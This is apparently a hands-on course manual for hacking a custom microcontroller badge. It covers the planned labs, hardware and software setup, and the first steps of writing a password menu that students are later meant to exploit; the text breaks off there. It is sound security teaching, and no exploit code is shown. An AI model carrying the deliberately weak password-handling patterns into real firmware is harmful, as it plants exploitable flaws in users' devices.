# Hacking the Badge

Researching Vulnerabilities in Embedded Systems

## Introduction

Welcome to Hacking the Badge.  This class will be an intriguing exploration into the world of embedded security. This manual will serve as your guide to understanding and executing various simple to sophisticated attacks on embedded devices.  The target hardware will be a "security badge" PCB designed for this class. This custom-designed PCB isn't just a piece of hardware—it's your toolkit for learning, exploration, and innovation. It features a serial port for communication and is equipped with a display and IR transmitter and receiver, allowing for a wide range of interactive possibilities.

Throughout this course, you'll engage in a dynamic, hands-on learning environment. Whether you choose to work solo or team up with peers, you'll start each lab by designing small software modules guided by this manual.  Then you will analyze the software for vulnerabilities and create attacks while being guided by this manual. The initial attacks you will perform on your own device.  Once perfected, you'll have the exciting challenge of attempting to breach the defenses of a fellow group's board.

Here's a sneak peek into the labs that will transport you into the mind of an attacker, each designed to tackle a specific type of vulnerability and exploit:

- **LAB 1 – Wrong Password Gets Admin Menu**: Explore the dangers of insecure code and experience gaining unauthorized access.

- **LAB 2 – Decrypting Data Without Decryption Key**:  Misusing Cryptographic algorithms and protocols is surprisingly common, and you'll get to experience this firsthand.

- **LAB 3 – CRC Password Dump**: Discover how APIs can be manipulated to expose sensitive information, including passwords.

- **LAB 4 – No Limit Attack**: Discover methods to bypass security mechanisms not carefully thought through.

- **LAB 5 – Fault Injection** (Demo for time and complexity's sake): Do the C compiles to different code glitch attack to dump memory.

  Each lab is designed not only to challenge you but also to encourage deep understanding and creativity in a collaborative environment. Prepare to push the boundaries of what you believe is possible in cybersecurity defense and attack strategies. Let's begin this exciting adventure into the heart of embedded system security.


## Table of Contents

# Hardware Overview and Setup

## 1.1 The Badge Overview (Custom Board)

Quantity: 1 or 2

The Badge features the SAM D21 ARM® Cortex®-M0+ microcontroller (48MHz, 256K flash, 32K SRAM) that you will program for the following labs.





### 1.1.1 MICROCHIP ATMEL-ICE

Quantity: 1

This is the debugger and programmer you will be using in the lab. Many other debuggers should also work (perhaps with some unique quirks) but the documentation in this lab will be specific to this device.

**Step 1**: Plug the ribbon cable into the header port labeled “SAM” on the ICE.

**Step 2**: Connect the other end of the ribbon cable to the Badge making sure the red wire is closest to the silk screen pin 1 dot.




**Step 3**: Then plug in the USB cable to the ICE into your computer.

## 1.2 FTDI Serial to USB

Quantity 1

The FTDI cable is just a serial to USB converter that will take output on the MCU UART and send it to a terminal on your PC. Our board and software is set up to operate on just the rx and tx at **115200 baud, no parity, 1 stop bit**.





Other types of similar cables will also work for this, but this manual will document usage with this specific cable. The required signals positions are labeled on the PCB silk screen.

## 1.3 Badge

After you have the debug and FTDI cables connected to the Badge hardware now you can plug in the power.

**Step 1**: Connect the USB C cable to your board and the PC.

**Step 2**: Verify LED D1 lights. This is the USB power indicator. LED D2 may or may not light depending on the state of the prior loaded software.



**Note**: When powering the board from the battery, D1 will **NOT** light.

## 1.4 Lab 4

Quantity: 2

In addition to the common items previously described you will also need test clips.

Quantity: 1

Jumper wire (female to female)

Usage of the above hardware will be described specifically in this lab section.

## 1.5 Lab 5 (Demo)


In addition to all the other mentioned items you will also need the below to complete Lab 5.

Quantity: 1 - Additional wire clip


Quantity: 5 - Additional jumper wires

Quantity: 1

Chipwhisperer-Lite (CW1173)



## 1.6 Schematic



# 2 Software Requirements and Setup

## 2.1 MASTERs

If you are taking this class as part of MASTERs all of the below steps will have already been completed for you and you can skip this section.

## 2.2 MASTERs PC Setup

On MASTERs PCs, MPLABX, Python, and Tera Term are already installed. If the lab needs to be updated on a MASTERs computer the lab project zip (git repo zip) file contains a batch file that will close all existing windows on the Desktop, copy the lab files and open all the required windows and complete all necessary setup.

1. Copy/download the git tag “entry_point_xxx” as a zipped file to “C:\Backup\24041_SEC2\”
2. Verify “C:\MASTERs\” path existing and has full read write permissions
3. Run the “24041_SEC2_MASTERsPC_Restore.bat” in C:\Backup\24041_SEC2. If this file doesn’t exist, you need to extract if from the zip file from the path “<file name>\sw\pc\” then run it from outside the zip file.
4. This will, install, close, create and open all the necessary setup windows.

## 2.3 Adobe Warning

**IMPORTANT NOTE**: The code copy and pastes may **NOT** work correctly when copying directly from Adobe to MPLABX. Please use a different PDF reader such as the built in Google PDF reader in Chrome if you have this issue.

## 2.4 MPLAB X IDE Integrate Development Platform

### 2.4.1 Version: v6.20 (other versions may work as well)

https://www.microchip.com/en-us/tools-resources/develop/mplab-x-ide

### 2.4.2 Installation:

1. Visit the Microchip website at Microchip MPLAB X IDE.
2. Download the installer for your operating system (Windows/Mac/Linux).
3. Run the installer and follow the on-screen instructions to complete the installation.

### 2.4.3 Decompress the Project File

1. Locate the downloaded project zip file.
2. Extract the file to your preferred location.

## 2.5 Python


2.5.1 Version: v3.8 (other versions 3.3 and greater may work as well)

### 2.5.2 Install Python


1. Download Python from Python.org.
2. Choose the version specified for your operating system and download the installer.
3. Install Python by running the downloaded file. Ensure you check 'Add Python to PATH' at the beginning of the installation process.


### 2.5.3 Setup python virtual environment

1. Open a command prompt (Windows) or terminal (Mac/Linux).
2. Navigate to the Badge project location root directory
3. Navigate to the sw/pc directory




4. Run “python_venv_setup.bat”. This will create the venv (if it isn’t already created) and open a window to use it (leave open for later use).




## 2.6 Tera Term

### 2.6.1 Install Tera Term


1. Download Tera Term from Tera Term Project.
2. Install Tera Term by running the downloaded installer and follow the installation instructions.

### 2.6.2 Setup Tera Term session


**IMPORTANT NOTE: THE LAB USES SOME CUSTOM TERA TERM SETTINGS SO THE STEPS BELOW ARE VERY IMPORTANT.**

1. Open Tera Term.
2. Select Setup menu


3. Select Restore setup




4. Select “TERATERM.INI” in the ./sw/pc folder in the project folder and click open.





5. The important settings (which are configured above) are:





## 2.7 Setting up the Badge Project

### 2.7.1 MPLAB Open Project

1. Launch MPLAB X IDE.
2. Select 'Open Project' from the File menu.
3. Navigate to the extracted lab folder and select the MPLABX project folder.





4. Once open, right click on the project (“badge”) and select “Set as Main Project”




### 2.7.2 Compiler

There are some dependencies on the compiler version. This lab was tested with XC32 v4.40 https://www.microchip.com/en-us/tools-resources/archives/mplab-ecosystem (Legacy versions). However, it will likely work with any version newer than 4.40. You can select the compiler in the “badge” project by Right clicking on the project name and then selecting “Properties”.




# 3 Getting Familiar with the Project (Optional)

The badge project is the foundation of this manual. You do not need to open any file other than main.c. But we would like to describe to you how the code is organized and how the LCD and terminal menus work.

## 3.1 Software Organization


The software project uses Microchip Code Configurator (MCC) as its base for creation. MCC contains drivers for all the chip peripheral, LCD graphics and ECC608 security chip. The file modules seen below are the specific files we created for this project. We tried to group conceptually common features into the same module. However, we allow some different functions into main so that you do not have to be opening a bunch of different files. If you'd like to explore these files please feel free, but you do not need to do this to complete the labs.




The function naming convention is MODULE_NAME_FunctionName() for public functions. For private function it is: static xxx FunctionName().

### 3.1.1 MCC

Below is an image of the project configuration in MCC. This allowed us to quickly configure the foundation of the project including communicating and displaying images on a very low-cost LCD (~$1 in low volume ☺).





If you want to see this view yourself, you can click the 

button in MPLABX IDE. From there you can click on the different blocks to see how they are configured.

## 3.2 User Interface


The project has two main interfaces. The most used interface will be a serial port connected to your PC with a serial to USB cable. This interface will host a simple menu like below.



You can press the build and Run button  . This will build and program the project. Programming may take 30-60 seconds. Once complete a menu like the above should display on your terminal. Feel free to try some of the different menu items.

### 3.2.1 LCD and IR

The board and software also support an Infrared (IR) interface with an LCD display and buttons. We use a set of functions like: MULTI_COMM_Print(). These functions send or receive data from both the IR and also the UART. This allows you to see messages received on IR if you have the terminal open.




If you use the down button there is a second menu page below with two function you can play with your neighbor. One should select “Send” and one “Receive”. These functions were not rigorously tested to you may run into some strange behavior, but they are FUN!

The “Send” menu shows like below.  If you press enter while pointing your board at your neighbors (~12 inches away), then he should receive the message.  If you use the UP and DOWN, LEFT, RIGHT arrows you can edit the characters.  When complete press ENTER.



Ok, now you should be ready to start the lab!

# 4 LAB 1 – Wrong Password Gets Admin Menu

## 4.1 Overview


In this lab you will discover how to gain access to a hidden password protected menu. To start, you will take on the role of a software developer. You will write code for a password entry menu using a terminal and serial port. After you finish implementing this code you will test it and you find your code is so simple there could be nothing wrong…

Then you will take on the role of a security researcher evaluating the menu code and you will discover some mistakes were made and you will exploit those mistakes to gain unauthorized access to the device menu. Then you will try exploiting another groups device.

## 4.2 Lab Setup

For details on the hardware setup please refer to Section 1, Hardware Overview and Setup. Note, most labs will use the same setup.

**Step 1**: Make sure your Badge board is connected like below. LED D2 may or may not be lighted.



## 4.3 Creating Application Software

Now we begin the task of creating the application software. There is a mostly complete project provided. All your work will be adding code to the existing `main.c`.

As you add the code it will help you become familiar with the structure of the application. We made a number of choices to try and keep things as simple as possible that may not be the best software architecture choices.

In this lab you will be adding and modifying a series of code blocks that will:

- Read password input from the serial port.
- Test the password to unlock access to Admin Menu items.
- Then you will try to find a vulnerability to exploit

You are encouraged to add your own comments to the code to aid in your learning.

### 4.3.1 Adding Password Entry Menu


The password entry menu will be added to an existing simple terminal menu structure.

Below you will add code in `main.c` that will be used to show the user a menu and receive a password.

**STEP 1**: Open the `main.c`.

**STEP 2**: Search the source code (Ctrl+F) to find the comment: `//Step Password 3.1`

Note when searching you should make sure “Wrap Around” search is enabled.




**STEP 3**: Add the following code below the comment as shown:

```
//Step Password 3.1
printf("1 - Enter Password\n");
```

**STEP 4:** Next at Step 3.2 add the below code to create an action for the new menu item:

```
//Step Password 3.2
UI_CLI_Password();
```

**STEP 5:** Next at Step 3.2.1 add the below code to define the password length:

```
//Step Password 3.2.1
#define MAX_PASSWORD_LENGTH 4 * AES_BLOCK_SIZE
```

### 4.3.2 Add Code to Read User Password

In this section you will add some simple code to read the user entered password from the serial port.

**Step 1**: Continue in `main.c`.

